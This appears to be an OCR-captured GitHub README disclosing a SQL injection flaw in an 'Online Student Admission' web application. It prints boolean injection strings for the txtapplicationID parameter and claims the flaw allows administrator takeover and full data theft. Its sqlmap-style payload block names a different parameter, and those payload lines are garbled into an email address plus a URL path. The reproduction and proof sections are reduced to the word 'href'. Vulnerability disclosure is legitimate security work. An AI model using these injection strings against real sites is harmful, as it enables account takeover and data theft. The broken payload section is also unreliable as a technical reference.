
nu11secur1ty Update README.MD ... on Mar 28 History

..

Docs	8 months ago
README.MD	8 months ago

README.MD

Online Student Admission



Description:

The `txtapplicationID` parameter appears to be vulnerable to SQL injection attacks. The payloads 42711511' or '9502'='9502 and 76156004' or '1693'='1699 were each submitted in the txtapplicationID parameter. These two requests resulted in different responses, indicating that the input is being incorporated into a SQL query in an unsafe way. The attacker can take administrator account control and also of all accounts on this system, also the malicious user can download all information about this system.

Status: CRITICAL

[+] Payloads:

```
---
Parameter: txtemail (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla
    Payload: txtemail=AorFztgi@sourcecodester.com/php/14874/online-student-admission

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: txtemail=AorFztgi@sourcecodester.com/php/14874/online-student-admission
---
```

Reproduce:

href

Proof and Exploit:

href